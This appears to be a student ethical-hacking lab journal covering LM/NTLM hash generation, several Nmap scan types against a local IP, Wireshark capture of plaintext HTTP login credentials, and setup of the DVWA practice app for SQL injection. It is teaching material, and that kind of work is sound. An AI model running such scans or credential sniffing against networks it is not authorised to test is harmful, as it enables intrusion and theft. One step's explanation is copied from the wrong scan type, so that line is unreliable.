


Step 10: After that **click Alt + H + T** this will open **multiple threat** on your system or current open practical screen


Step 11: Now go to **hash calculator** open it



Step 12: You will see this screen, now on the top you can see **Text** type anything in that text



Step 13: Suppose i type my name you can type anything now **click** on **hash calculator** you will see it **generating** a **hash value**


Hash Suite 4.0 [64 Bits] [Free]
Tools
Main
View
Params
Hardwa
Reports
Downlo
Rules
Hash Ca
Purchase
Cache: OFF
CPU: 15/16 GPU: 1/1
Text:
khushiagrahari
LM:
6172016EFAD2B4CE8DE103628FB25919
NTLM:
91B9C97E27E9968B2AA276A6CE28E780
Hash Calculator
Search
Copy LM
Copy NTLM
Hash a file
Commands
Close Tools
Close
Key Provider Params
Charset Params
Minimum Size
0
Maximum Size
6
Use rules
Add new charset
Username
Hash

Practical No. 5

Aim: Vulnerability Scanning with Nmap
Tool: Nmap (with NSE vuln scripts)

Objective:


- To understand different Nmap scan techniques (XMAS, FIN, NULL, SYN, TCP Connect, Ping, etc.).
- To practically execute various Nmap scan commands against a target IP address.
- To interpret scan results to determine port states (open, closed, filtered).
- To understand how different scan types help evade detection or confirm host availability.

Background Information:


- Nmap (Network Mapper) is a tool used to scan and analyze computer networks.
- It helps identify active devices, open ports, and running services on a network.
- Vulnerability scanning helps security professionals find potential security weaknesses in systems.
- Nmap is commonly used for network security assessment and authorized penetration testing.

Steps:

Procedure Flow:



Procedure Flow:




Step 1: Download the Nmap scanner, then type nmap -sX 192.168.0.1 in command and then click on scan.

- nmap -sX 192.168.0.1 performs an XMAS scan, sending TCP packets with FIN, PSH, and URG flags set.
- It is used to identify the state of ports (such as open, closed, or filtered) on the target IP 192.168.0.1.




Step 2: Type second command **nmap -sF 192.168.0.1** in command and then click on **scan.**

- nmap -sF 192.168.0.1 performs a FIN scan, sending TCP packets with only the FIN flag set.
- It is used to determine the state of ports on the target IP 192.168.0.1, especially when normal SYN scanning may be blocked.




Step 3: Type third command **nmap -sN 192.168.0.1** in command and then click on **scan.**

- nmap -sN 192.168.0.1 performs a NULL scan, sending TCP packets with no flags set.
- It is used to determine the state of ports on 192.168.0.1 by observing how the target responds.



Step 4: Type Fourth command **nmap -sS 192.168.0.1** in command and then click on **scan.**

- nmap -sN 192.168.0.1 performs a NULL scan, sending TCP packets with no flags set.
- It is used to determine the state of ports on 192.168.0.1 by observing how the target responds.



Step 5: Type Fifth command **nmap -sT 192.168.0.1** in command and then click on **scan.**

- nmap -sT 192.168.0.1 performs a TCP Connect scan, completing the full TCP connection with the target ports.
- It is used to identify open, closed, or filtered ports on 192.168.0.1.




Step 6: Type Sixth command **nmap -sn 192.168.0.1** in command and then click on **scan.**

- nmap -sn 192.168.0.1 performs a Ping Scan, checking whether the target device is active or reachable on the network.
- It does not scan ports; it only discovers if the host is up.




Step 7: Type Seventh command **nmap -Pn 192.168.0.1** in command and then click on **scan**.

- **nmap -Pn 192.168.0.1** skips the **host discovery (ping) step** and assumes the target is online.
- It then **scans the ports** of 192.168.0.1 even if the device does not respond to ping.



Step 8: Type Eighth command **nmap -n 192.168.0.1** in command and then click on **scan.**

- **nmap -n 192.168.0.1** tells Nmap to **skip DNS resolution** for the target IP address.
- This makes the scan **faster** because Nmap does not try to convert the IP address into a hostname.



Practical No. 6

Aim: Session Hijacking Mastery / Wireshark for Password Sniffing
Tool: Wireshark / Ettercap (lab network analysis)

Objective:


- To understand how network traffic can be captured and analyzed using Wireshark.
- To capture live packets over an active network interface.
- To filter HTTP traffic and locate POST requests containing login credentials.
- To understand the security risk of transmitting credentials over unencrypted protocols.

Background Information:


- Wireshark is a network analysis tool used to capture and examine network traffic.
- It can display data packets traveling between devices on a network.
- Password sniffing means capturing passwords or login information sent over a network.
- Wireshark can help identify insecure protocols where passwords may be transmitted without encryption.


Steps:

Procedure Flow:




Step 1: Start wireshark & select **ethernet** option and click on start option.






Step 2: Keep in back ground and open browser and search **http login test.**




Step 3: Perform some task & again go to wireshark application

Step 4: Then stop the wireshark & search http and click **post** option page



Step 5: Select encoded option & you will get your login & password.



Practical No. 7

Aim: Low-Level SQL Injection with DVWA (Windows/XAMPP)

Tool: XAMPP, DVWA (SQL Injection module) and web browser

Objective:


- To understand the concept and impact of SQL Injection vulnerabilities.
- To set up a local vulnerable environment (XAMPP + DVWA) for safe practice.
- To exploit low-level SQL Injection to bypass authentication and extract data.
- To understand basic prevention techniques such as input validation and parameterized queries.

Background Information:

- SQL Injection (SQLi) is a web vulnerability that occurs when user input is improperly handled in a database query.
- DVWA (Damn Vulnerable Web Application) is an intentionally vulnerable web application designed for learning web security.
- Low-Level SQL Injection demonstrates how weak input validation can allow unintended database queries.
- It helps students understand SQL injection vulnerabilities, their impact, and basic prevention techniques.

Steps:

Procedure Flow:



Practical No. 7 - Setup (1)

Step 1: Download and install XAMPP for Windows

Download XAMPP only from **https://www.apachefriends.org/download.html**. Install it in **C:\xampp**. Ensure Apache, MySQL/MariaDB, PHP and phpMyAdmin are included. Open XAMPP Control Panel after installation.

Step 2: Download DVWA

Open the official repository **https://github.com/digininja/DVWA**, choose **Code - Download ZIP**, and extract the ZIP. The extracted folder may be named **DVWA-master** or **DVWA**, depending on the archive.

Step 3: Place DVWA in the web root

Copy the extracted DVWA folder into **C:\xampp\htdocs**. For this journal, the expected final path is:

```
C:\xampp\htdocs\DVWA-master
```

Check that files such as **index.php**, the **config** folder and the **vulnerabilities** folder are directly inside that folder. Avoid an accidental nested path such as **DVWA-master\DVWA-master**.

> **Important:** Use the current official DVWA source. Do not depend on the college-only “Practical 6 XAMPP folder” mentioned in the earlier version of this journal.

Step 4: Confirm the folder path

Open File Explorer and verify that the folder exists at **C:\xampp\htdocs\DVWA-master**. Keep the original downloaded ZIP until the installation works.

Practical No. 7 - Setup (2)

Step 5: Create the DVWA configuration file

Open **C:\xampp\htdocs\DVWA-master\config**. If **config.inc.php.dist** exists and **config.inc.php** does not, copy/rename the file to **config.inc.php**. If **config.inc.php** already exists, do not rename it again. Make sure Windows has not added an extra extension.

Step 6: Match the database settings to XAMPP

Open **config.inc.php** in Notepad and locate **db_server**, **db_database**, **db_user**, **db_password** and **db_port**. For the local XAMPP configuration used in this practical, where the local **root** account has no password and MySQL runs on port **3306**, the fallback values should be:

```
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'root';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: '';
$_DVWA[ 'db_port' ]     = getenv('DB_PORT') ?: '3306';
```

Save the file. If your local MySQL root account has a password, use that password instead of an empty string. Do not mix the values from different configurations.

> **Local lab only:** A root account with an empty password is a common XAMPP default but is not suitable for a real or internet-facing application. The official DVWA template may instead use a dedicated **dvwa** account and password **p@ssw0rd**; those values work only if that account exists and has the required rights. Use one matching configuration. If MariaDB rejects root, follow the official DVWA README to use a dedicated local account rather than changing unrelated ports. Keep DVWA restricted to your own computer.

Step 7: Start the services

In XAMPP Control Panel, start **Apache** and **MySQL**. Both should show a running/green status before the database setup is opened.

Practical No. 7 - Setup (3)

Step 8: Resolve an Apache port conflict only if needed

Apache normally listens on HTTP port **80**. If it shuts down because that port is already occupied, do not replace every occurrence of the number 80.

1. In XAMPP Control Panel, click **Config** on the Apache row and open **Apache (httpd.conf)**.
2. Find the active line **Listen 80** and change it to **Listen 8081**.
3. If an active line reads **ServerName localhost:80**, change it to **ServerName localhost:8081**. If that line is absent, do not add one just for this practical.
4. Save the file. In the main XAMPP **Config - Service and Port Settings - Apache** panel, set the main HTTP port to **8081** if that field is provided.

> **Why this was needed here:** Port 80 was occupied by Windows (PID 4) and the World Wide Web Publishing Service was running. Using port 8081 lets Apache run without stopping Windows web services.

Step 9: Test Apache

Restart Apache and confirm it turns green. Open **http://127.0.0.1:8081/**. If the XAMPP start page opens, Apache is responding on port 8081. If you kept the default port 80, use **http://127.0.0.1/** instead.

Common mistake

The port separator is a colon: **127.0.0.1:8081**, not **127.0.0.1.8081**. The port number follows the colon.

Practical No. 7 - Setup (4)

Step 10: Keep the MySQL port consistent

The usual XAMPP database port is **3306**. If MySQL starts successfully and no port conflict exists, leave it at **3306**; a change to 3307 is not required just because an older journal used that value.

If port 3306 is already occupied and you must use 3307:

1. Stop MySQL in XAMPP Control Panel.
2. Open **MySQL - Config - my.ini**. Locate the actual active port settings and change the port value from **3306** to **3307** where required. Do not blindly replace every occurrence of 3306 in the file.
3. In the main XAMPP **Config - Service and Port Settings - MySQL**, set the main port to **3307**.
4. Set DVWA's **db_port** value to the same port (**3307**) in **config.inc.php**. Keep it at 3306 if MySQL remains on 3306.
5. Save the settings and restart MySQL. Check that its row turns green.

> **Do not append :3307 to db_server** if your version of DVWA has a separate **db_port** setting. Use **db_server = 127.0.0.1** and set the port in **db_port**.

SSL/HTTPS port

This practical uses a local **HTTP** URL. You do not need to edit **httpd-ssl.conf** or change port 443 to 4433 unless you are specifically setting up HTTPS and port 443 is occupied. Avoid unnecessary changes to the SSL configuration.

Practical No. 7 - Setup (5)

Step 11: Verify both services

In XAMPP Control Panel, confirm that Apache and MySQL are running. If Apache is configured for port 8081, use that port in the browser address. If either service fails, check its Logs before making more changes.

Step 12: Open the DVWA database setup page

For the folder path used in this journal, open:

```
http://127.0.0.1:8081/DVWA-master/setup.php
```

If you installed the folder under a different name, adjust the folder part of the URL. If your Apache port is 80, omit **:8081**.

Step 13: Create the DVWA database

On the DVWA setup page, review the database connection status and click **Create / Reset Database**. This initializes the dedicated DVWA database and its practice data.

> **Warning:** Create / Reset Database clears and recreates the database configured for DVWA. Use it only with your local DVWA lab database; never point it at a database containing personal or production information.

If setup reports a database error

- Confirm MySQL is running.
- Check that **db_server**, **db_user**, **db_password** and **db_port** match your actual XAMPP configuration.
- Check that DVWA is using the same port as MySQL (3306 or 3307).
- Re-read the error before changing ports; do not randomly replace values.

Practical No. 7 - Setup (6)

Step 14: Log in to DVWA

After the database setup succeeds, open the DVWA home page:

```
http://127.0.0.1:8081/DVWA-master/
```

Use the default lab login:

Field	Value
Username	admin
Password	password


Step 15: Set the security level to Low

1. After login, open **DVWA Security** in the left menu.
2. Select **Low** from the security-level dropdown.
3. Click **Submit** and verify that the page reports the security level as Low.


> **Exam note:** DVWA's default login (admin/password) is for this intentionally vulnerable practice application only. Do not reuse it for any real service.

Step 16: Open the SQL Injection module

Click **SQL Injection** in the left menu. Confirm the page shows the **User ID** input field and a **Submit** button. Run the two tests on the next page only inside this local DVWA installation.

